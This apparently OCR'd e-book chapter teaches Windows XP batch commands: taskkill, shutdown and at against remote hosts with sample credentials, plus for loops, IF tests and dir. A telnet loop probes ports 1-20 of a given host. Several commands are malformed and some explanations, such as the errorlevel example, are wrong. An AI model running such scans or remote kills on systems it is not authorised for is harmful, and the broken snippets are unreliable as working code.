The '*taskkill*' command is used to terminate the specified processes both locally and remotely. This command does too have lot of switches and filters, and only few differs from the 'tasklist' command, and most of the switches were similar and operates the same like the 'tasklist' switches.

The following command is used to connect to the remote host with the IP address *10.199.64.66* by using the username "*admin*" with the password "*adminP4$$"* and terminate the process that has the name *"soundmix.exe"*.

C:\>taskkill /S 10.199.64.66 /U admin /P adminP4$$ /im soundmix.exe

When you notice the above command, the switch used for connecting to the remote host *'/S'*, and the switches used for supplying the username and password *'/U'* and *'/P'* respectively was the same in the '*tasklist*' command. The only switch that differs in the above command is the *'/im'* which is used to specify the Image name (Process Name).

The '/F' switch is used for forcibly terminate the specified process. The below command is used for forcibly terminating the process "userinit.exe" in the local machine.

C:\>taskkill /f /im userinit.exe

The '/PID' switch is used to terminate the process using the specified PID (Process ID), the following command is used to terminate the process, which have got the PID number 556.

C:\>taskkill /f /PID 556

If the process specified is a system process, then you will be displayed an error as displayed below,

In this case, the specified process is a critical system process; hence it displayed the above message.

The *'/T'* switch is used to terminate all the threads and child processes associated with the specified process to kill. The following command is used to kill the process "fun.exe" forcibly along with its child processes on the local machine.

C:\>taskkill /f /im fun.exe /t

The filter switch '/FI' is similar to the filter switch in the tasklist command, anyhow lets see few example, on how to effectively terminate processes by filtering it.


The below command is used to connect to the remote machine with IP address 10.199.64.66 with username *"technocrawl"* and password *"123@654"* and to kill the process whose process name is "remoteshell.exe", and the processes which have got the PID numbers 1524, 2415 and 995, and the process that occupies more than 20000 Kilobytes of memory.

C:\>taskkill /S \\10.199.64.66 /U technocrawl /P 123@654 /IM remoteshell.exe /PID 1524/T /PID 2415 /T /PID /T 995 /t /FI "memusage gt 20000" /T

Label

The *'Label'* command is used to create, modify or delete the volume label of the disk. The below command is used to name the Label of C: drive as "Root Drive".

C:\>label Root Drive




In case, if you are in the C: drive and want to change the label of the D drive, then you are supposed to specify the Drive as D: as below,

C:\>label D: Softwares

You can name the Volume label up to 32 Characters Max.


Tree:

The *'tree'* command is used to display the current directory structure in a graphical format. As given below,



The 'tree' command when used with the /F switch will give an elaborate tree structure of the current directory including the files and folders in it.

The '/A' switch is used to display the ASCII characters instead of extended characters, the below screenshot will brief you the difference between both the switches,



Ver:

The '*ver*' command is used to display the Windows XP version, and this command doesn't have any switches.

C:\>ver
Microsoft Windows XP [Version 5.1.2600]

Type:

The '*type*' command is used for displaying the contents of a file, and this command too doesn't have any subcommands or switches. If I want to read the text from a text file 'userlist' without opening it in a separate window, then I can use the below command,


C:\>type userlist.txt

Shift:

The '*shift*' command is used for shifting the parameter given as input by one position down. This command is useful only if your batch program accepts parameters from the user. The following example will clearly brief you how this command works,

```
@echo off
Echo Before shifting.
Echo first parameter : %1%
Shift
Echo After shifting.
Echo first parameter : %1%
Pause
```

I have saved the above program as '*test.bat*' on my C drive, and I have supplied two parameters namely *'a'* and *'b'*, as shown below,



As you can see in the above screenshot, after shifting, the first parameter gets the value of the second parameter and vice versa.

You can specify, where the shifting operation should take place, if I want the shift command to shift the supplied arguments from the third parameter, then I can use the command as *'shift /3'*.

Pause:

The *'pause'* command is used to suspend the process of the batch program, and will wait for the user interaction, and depends upon the user interaction the command will proceed further. When the pause command is executed, then it will display the message "*Press any key to continue . . .*".

Convert:

The '*convert*' command is used to convert a volume from FAT(File Allocation Table) file system to NTFS (New Technology File System) even without formatting or doing any major changes. The below command will convert the C: drive from FAT to NTFS.

Convert C: /FS:NTFS

Where,

Convert - Command

C: - Drive that you want to convert

/FS - Switch stating the File System

NTFS - NTFS (New Technology File System)

Just by using the above command, you can easily convert any Drive from FAT or FAT32 to an NTFS Partition, even without formatting. Remember that this is a One way process, you can change from FAT/FAT32 to NTFS and you can't revert back from NTFS to FAT/FAT32. NTFS includes a lot of features like compression and encryption providing both security and optimizing memory, also includes fast indexing and can use features such as Active Directory.

Shutdown:

The '*shutdown*' command is used to shutdown, logoff or reboot the specified machines both locally and remotely. The shutdown command comes along with few switches that decide the operation to be done.

The '*-a*' switch when used with the shutdown command used to abort the machine from shutting down. For example, if you have already initiated a shutdown, you can abort the operation using the below command,

C:\>shutdown –a

The '*-S*' switch is used to specify the machine to shutdown, where as the '*-r*' is used to reboot the machine and '*-l*' switch is used to log off the currently logged user.

The '*-t*' switch is used to specify the time to wait, to perform the operation mentioned. The arguments supplied to the '-t' switch can only be accepted in seconds, for example, if I wish to turn off my computer after 60 seconds (1 Minute), then I can use the following command to do so,

C:\>shutdown –s –t 60

The '*-c*' switch is used for displaying comments in the output window (dialog box). This switch is often used to convey the reason for the shutdown or reboot. For example, if I have turned off all the computers connected in the LAN for updating software's, then I may use the '*-c*' to convey this message as the reason by using the below command,

C:\>shutdown –s –t 85 –c "This is a Temporary shutdown for updating the production softwares, and machines will be up soon"


The above given command is only applicable for local shutdown.

To remotely shutdown or reboot computers in a LAN, you can do it either by using the GUI (Graphical Remote Shutdown Dialog Box) or by command line.

The '*-I*' switch is used to open up the "*remote shutdown dialog*" box, where you can add either the hostnames or the IP addresses of the machines, then you may choose the operation in the given list as "*shutdown*" or "*Log off*" or "*reboot*", then you may choose the delay time to perform the selected operation, and can specify the comments and can choose the reasons for the operation t be performed.

You can add any number of machines to perform this operation,

The remote shutdown dialog box looks like below,



In the above screenshot, you can clearly see, that I have added four different IP addresses of the computers connected with my Network, and I have selected "restart" the from the menu to reboot those computers after a time period of 45 seconds, and I have made comments that states the reason for the reboot.

To perform the same operation using commands alone and not using the GUI, you can use the '*/m*' switch to connect to the remote computer, for example the following command is used to reboot the remote machine that has the IP address *"10.199.64.71"*,

C:\>shutdown /m \\10.199.64.71 –r –t 45 –c "This is a temporary reboot, for updating the production software's, and machines will be up soon."

The *'-f'* switch is used to forcefully terminate all the applications that are currently running on the specified computer, and then will perform the specified operation such as (Logoff, Reboot, Shutdown).

The below command will forcibly terminate all the currently running applications on the local machine and then log off the current user immediately,

C:\>shutdown /f –l –t 00

At:

The '*at*' command was helpful is scheduling and automating the tasks at the scheduled time, both on the local machine and on the remote machine. Once the program to run was scheduled, then it will run the program at the specified time, no matter whether the user is there or not, but the machine is supposed to be turned ON.

The *'at'* command when executed alone without using any subcommands or switches will display the number of schedules tasks and it will display the message "*There are no entries in the list.*", if nothing was scheduled to run. Each scheduled task is assigned with an ID number.

To schedule a notepad application to run in the remote machine (10.199.64.66) sharply at 10AM, I can use the below command,

C:\>at \\10.199.64.66 10AM "notepad.exe"

As you see in the following command, the command successfully has scheduled the "*notepad*" application to run sharply at 10:00AM tomorrow.

```
C:\>at \\10.199.64.66 10AM "notepad.exe"
Added a new job with job ID = 1
```

When I entered into the command prompt of the remote machine 10.199.64.66, and execute the '*at*' command I have got the following details,

```
C:\>at
Status ID   Day                 Time         Command Line
-------------------------------------------------------------------
       1   Tomorrow            10:00 AM     "notepad.exe"
```

As said earlier, each scheduled task is assigned with an ID number, and these ID numbers are used for various purposes like displaying the specified ID information and also for deleting the scheduled task.

Since I know that the task added has the ID number '*1*', and I am going to test it again, whether the task is added on the remote computer by using the below command,

C:\>at \\10.199.64.66 1

Task ID: 1
Status: OK
Schedule: Tomorrow
Time of day: 10:00 AM
Interactive: No
Command: "notepad.exe"

To delete the scheduled task, we have to specify the ID number of the task to be deleted. In the following case I wish to delete the scheduled task that has the ID number '1' by using the below command,

C:\>at 1 /delete

Even if the scheduled task gets deleted, it won't display any confirmation message and you have to verify it by again executing the 'at' command.

The *'/yes'* switch is used to delete all the tasks that are scheduled to run, even without any confirmation for deleting.

C:\>at /delete /yes

The above command will delete all the scheduled tasks.

So far the tasks we have scheduled will run in the background without any user interaction, and to make the tasks run interactively we have use the '/interactive' switch, as below

C:\>at 5:11PM /interactive notepad
Added a new job with job ID = 2

The above command will run the notepad application at 5:11 PM interactively.

By using the *'/every'* switch you can specify the application to run in every specified day. In the following example, I have set the application "*servermonitor.exe*" to run on every 1,10,15,20 and 25th day of every month,

C:\>at 5:22PM /interactive /every:1,10,15,20,25 servermonitor.exe

The following command is used to schedule and run the application "*servermonitor.exe*" on next Monday, Tuesday, Thursday, Saturday and Sunday.

C:\>at 5:22PM /interactive /next:M,T,TH,S,SU servermonitor.exe

Environment Variables

Environment variables are special variables that contain its values set by the operating system itself, other applications or by manual. Environment variables are set to reduce tasks and code complexity by calling them in program, since they are just placeholders that keeps track of the system properties and system wide changes, and then sets its value. It holds values like drive path, currently logged in username, root drive, Operating System name and version and so on.

The following are the few environment variables set in Windows XP,

Environment Variables	Description
%ALLUSERSPROFILE%	C:\Documents and Settings\All Users
%APPDATA%	C:\Documents and Settings*{username}*\Application Data
%CD%	Current working directory
%CMDCMDLINE%	Displays Windows Version
%CMDEXTVERSION%	Command prompt version
%COMPUTERNAME%	Equivalent to hostname command
%COMSPEC%	C:\Windows\System32\cmd.exe
%DATE%	Display current date
%ERRORLEVEL%	Exit code for the previously executed command
%HOMEDRIVE%	Root Drive
%HOMEPATH%	\Documents and Settings*{username}*
%NUMBER_OF_PROCESSORS%	Displays number of processors
%OS%	Displays the name of the OS installed

%PATH%	Points to C:\WINDOWS\system32
%PATHEXT%	.COM; .EXE; .BAT; .CMD; .VBS; .VBE; .JS ; .WSF; .WSH
%PROCESSOR_ARCHITECTURE%	Displays the processor architecture
%PROCESSOR_LEVEL%	Displays the processor level
%PROCESSOR_REVISION%	Displays the processor revision
%PROMPT%	Displays the current prompt
%RANDOM%	Generates a random integer between 0 and 32767
%SYSTEMDRIVE%	Moves to the Root drive
%SYSTEMROOT%	C:\WINDOWS
%TEMP% and %TMP%	C:\DOCUME~1\{USER}\LOCALS~1\Temp
%TIME%	Displays current time
%USERDOMAIN%	Displays the hostname
%USERNAME%	Displays the currently logged in user name
%USERPROFILE%	C:\Documents
%WINDIR%	C:\WINDOWS

You can manually set an environment variable using the '*SET*' command and those variables set by this command will not reside permanently in the system but they were temporary and will be lost after a reboot.

To set an environment variable manually by using 'set' command,

C:\>set C=C:\windows\system32\cmd.exe

C:\>%C%

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

In the above example, I have set an environment variable name ‘C’ and assigned the value the path to the command prompt. Then value can be accessed by using % on both sides of the variable like ‘%c%’. Since I have set the path to the command prompt to the variable ‘c’, when the variable is accessed, it will open up a new command prompt in the existing window.

Note: - Every Operating system does have its own environment variables.

Looping statement

Likewise other programming languages, batch file programming does support looping with the help of got statements and for statement. Since we have already learnt about the '*goto*' statement, we are going to see how the '*for*' statement works.

Like many other command, the '*for*' statement do have its own switches for operating in various ways.

The commonly used switches are,

For /D	-	The '/D' switch along with the 'for' command is used for looping through Several directories
For /R	-	The '/R' switch along with the 'for' command is used for looping through Directories and sub directories.
For /L	-	The '/L' switch along with the 'for' command is used for looping through a range of specified numbers.
For /F	-	The '/F' switch along with the 'for' command is used for looping through a wide variety of files, command and strings.

In addition, substitution of FOR variable references has been enhanced.

You can now use the following optional syntax:

%~I - expands %I removing any surrounding quotes (")

%~fI - expands %I to a fully qualified path name

%~dI - expands %I to a drive letter only

%~pI - expands %I to a path only

%~nI - expands %I to a file name only

%~xI - expands %I to a file extension only

%~sI - expanded path contains short names only

%~aI - expands %I to file attributes of file

%~tI - expands %I to date/time of file

%~zI - expands %I to size of file

%~$PATH:I - searches the directories listed in the PATH environment variable and expands %I to the fully qualified name of the first one found. If the environment variable name is not defined or the file is not found by the search, then this modifier expands to the empty string.

The modifiers can be combined to get compound results:

%~dpI - expands %I to a drive letter and path only

%~nxI - expands %I to a file name and extension only

%~fsI - expands %I to a full path name with short names only

%~dp$PATH:I - searches the directories listed in the PATH

environment variable for %I and expands to the

drive letter and path of the first one found.

%~ftzaI - expands %I to a DIR like output line

Here I am going to cover all kinds of usage of the 'for' command along with some code snippets,

FOR /D %v IN (.*) DO dir/s "%v"*

As said earlier, that the '*/D*' switch along with the '*for*' command is used for looping through the directories and sub-directories. The above given command is used for displaying all the directories and sub directories.


Note: When you execute this command right from the command prompt by copying it and pasting it will work, but when you create a batch file using this code, won't work, because when you are using it in a batch file, you are supposed to use %% preceding the variable name, in this case the following code will work if you try to execute as a batch,

FOR /D %%v IN (.*) DO dir/s "%%v"*

The '*/R*' switch when used with the '*for*' command is used for looping through Directories and sub directories.

FOR /R C:\Windows\Prefetch %v IN (.pf) DO del %v*

The above piece of code is used for deleting *prefetch* files from the location *C:\windows\prefetch*, which are considered to be unnecessary and which hogs up the memory, hence I am going to use the above command for deleting the *prefetch* files that has the *.pf* extension, also I have enclosed the screenshot captured while I was executing this statement.



The '*/L*' switch when used with the '*for*' statement is used for looping through a wide variety of specified numbers. In the below example, I have enclosed a snippet that I used for finding open port and if an open port is found, then it will telnet to it and establish a remote connection, but the user has to supply the IP address or the hostname as parameter to this program, only then it becomes effective.


for /L %%v in (1,1,20) do telnet %1 %%v

If you notice the set (1,1,20) that contains 1,1,20, where the '1' in the front denotes the initial value for the loop, the second '1' denotes the increment value or the step value, since it is stated as '1' over here, the loop will be incremented by one and finally the '20' denotes the end value, indicating that the loop was supposed to be terminated when the count reaches 20.

The following piece of code will help you to better understand how it works,

FOR /L %G IN (20,-2,0) DO ECHO %G

Here is the output for this statement,



If you notice the set, it has some negative values too which in turn describes that we can use negative integers too while looping using the '*for*' statement.

The '/F' is a special switch where it has a set of extra options available for it, which includes the following,

eol=c - specifies an end of line comment character (just one)

skip=n - specifies the number of lines to skip at the beginning of the file.

delims=xxx - specifies a delimiter set. This replaces the default delimiter set of space and tab.

tokens=x,y,m-n - specifies which tokens from each line are to be passed to the for body for each iteration. This will cause additional variable names to be allocated. The m-n form is a range, specifying the mth through the nth tokens. If the last character in the tokens= string is an asterisk, then an additional variable is allocated and receives the remaining text on the line after the last token parsed.

usebackq - specifies that the new semantics are in force, where a back quoted string is executed as a command and a single quoted string is a literal string command and allows the use of double quotes to quote file names in filenameset.

The following statement is used for listing all the directories and files available inside the C:\a directory,

FOR /F "tokens=" %v IN ('dir/b ^"c:\a^"') DO ECHO %v*


The statement given below is used for displaying all the processes running in the background. It just uses the '*tasklist*' command inside the '*for*' loop to display them.

FOR /F "delims==" %v IN ('tasklist') DO @ ECHO %v

The following statement helps you in better understanding of the token and the delimiters used with the '/F' switch,

FOR /F "tokens=1,3 delims=," %v IN ("Cybercrawler,Prem,E-Book,Batch") DO @ ECHO %v wrote %w*

The below snapshot is the output for the above given statement,



The tokens specify the string or command that reside inside the set, here the tokens used were 1 and 3, which is namely the '*Cybercrawler*' and '*E-Book*', this clearly states that each token has a index value starting from the integer 1 and goes on like that.

The '*delims*' is short for the delimiters, in this case, they were just the separators used in between each string or command that reside inside the set in order to separate them. In this scenario, the comma is the delimiter used.

The statement will fetch the token 1 '*Cybercrawler*' and token 3 '*E-book*' and echoes the string 'wrote' in between them, thereby creating the output '*Cybercrawler wrote E-Book*'.

Likewise the '*for*' statement can be used in various other ways extending the features of the batch file programming.

Conditional Statements

The conditional statement enriches the features of the batch file programming. The conditional statements are widely used for making a decision, and in accordance to the decision taken, the result or the output is produced.

The primary decision making statements used in batch programs are,


IF and *IF NOT*.

The decision making statements deals with error levels, string matching and files.

The following piece of code will help you in a better understanding of how it deals with files and folders,

```
@echo off
if exist C:\windows. (
echo Found
) else (
echo Not found
)
Pause
```

In this case, the program will check for the directory *C:\windows*, and if it exists then it will display the message '*Found*' else it will display '*Not Found*'. The following is the output generated by the program given above,



The following piece of code is used for dealing with the error level generated by the '*tasklist*' command. The '*tasklist*' command, in case of successful execution will return the error level as '0' and in case of failure in the execution it will return '1'.

```
@echo off
tasklist
cls
if errorlevel 1 (
echo success
) else (
echo Failed
)
Pause
```

The result of this program would be either '*success*' or '*Failed*' , depending upon the error level generated by the '*tasklist*' command, if the error level is '*0*' then the result will be '*Success*' else if the error level is '*1*' then the result will be '*Failed*'.


The following piece of code shows how the decision making statements, takes a decision on comparing a string,

```
@echo off
:begin
color a
echo Access Code :
set /p ac=
```

```
if %ac%==12345 (
echo Access Granted
) else (
echo Access Denied
goto begin
)
Pause
```

This code, when executed will prompt the user to enter the access code, if the access code entered matches 12345, then it will display '*Access Granted*' else it will display '*Access Denied*'.

The following screenshot shows, how the program operates on both cases,




The below code snippet reveals the usage of 'IF NOT' statement,

```
@echo off
color a
if not exist "c:\Program Files\Mozilla Firefox" (
echo Firefox is not yet installed , please Install it now
) else (
echo Firefox is currently installed
)
```

Pause

This program will check whether the Mozilla firefox is currently installed on the computer, if not detected, then it will display "*Firefox is not yet installed , please Install it now",* and if it detects that Mozilla is installed then it will display "*Firefox is currently installed"*



In my case, I have already installed Mozilla firefox in my computer, and it has displayed the message accordingly.

Similar to the operators we use in the batch programs, we may also use the following comparison operators in string form,

OPERATORS	**MEANING**
EQU	EQUAL
NEQ	NOT EQUAL
LSS	LESS THAN
LEQ	LESS THAN OR EQUAL
GTR	GREATER THAN
GEQ	GREATER THAN OR EQUAL


Commands associated with files and folders

This chapter will cover all the commands associated with the files and folder for performing operations such as creating a new file, folder, renaming it, displaying it, copying it, moving it and deleting it.

Dir:

The '*dir*' command is used to display the contents in a directory. Likewise other commands, this too have few switches available to narrowing down the result i.e. displaying the file in various other ways than that of the usual way.


When the '*dir*' command is used alone without any switches, it will display the contents of the current directory. The following screenshot shows how this works,



I have executed the '*dir*' command in my C: drive, and it displayed the files and folders available in the C drive. The <DIR> indicates that it is a folder or a Directory, where as the rest of them are just file, even the file extensions are displayed at the end of the file name, so that it is easy to identify what kind of file it is and also displays the size of the file and free memory space available on the drive.

Every directory will have any one of the attribute set, the commonly used attributes are Read-only, Directory, Hidden files, Archived file, system file, indexed and so on. By default the '*dir*' command wont display the system files, sometimes you have to revoke the read-only permission to modify a file, to maintain a little bit of privacy you may also have to hide a directory, all these can be done with the help of the '*/A*' switch along with the '*dir*' command. When the '*dir /a*' command is executed, it will display all the files and folders in a directory, no matter what attribute is set. The '*dir /a*' can be optimized completely by using few parameters available for the '*/a*' switch, which is very useful in narrowing down the result that we are looking for.

